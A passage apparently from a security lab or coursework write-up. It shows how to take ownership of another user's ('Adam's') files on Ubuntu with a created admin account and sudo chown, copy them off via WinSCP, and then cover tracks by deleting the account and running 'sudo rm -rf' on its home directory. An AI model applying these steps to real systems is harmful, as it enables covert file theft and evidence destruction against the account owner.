
```
sudo apt-get update  
sudo apt-get install ubuntu-desktop
```

Once these two commands have been executed and the machine has rebooted, we will see the following GUI





By logging in with the defined user, we can change the directory and sub directories ownership to gain access to the files needed. Changing the ownership is done by using the following command in terminal.

```
sudo chown -R username:group directory
```



Now that we have ownership, we can download the files onto another computer by using WinSCP.



To avoid any suspicion and removing all tracks left behind we can change the ownership of Adam's files back to Adam and delete the admin user that we have created.

```
sudo userdel username
```

Also we should delete the user's home directory which is done by the following command

```
sudo rm -rf /home/username
```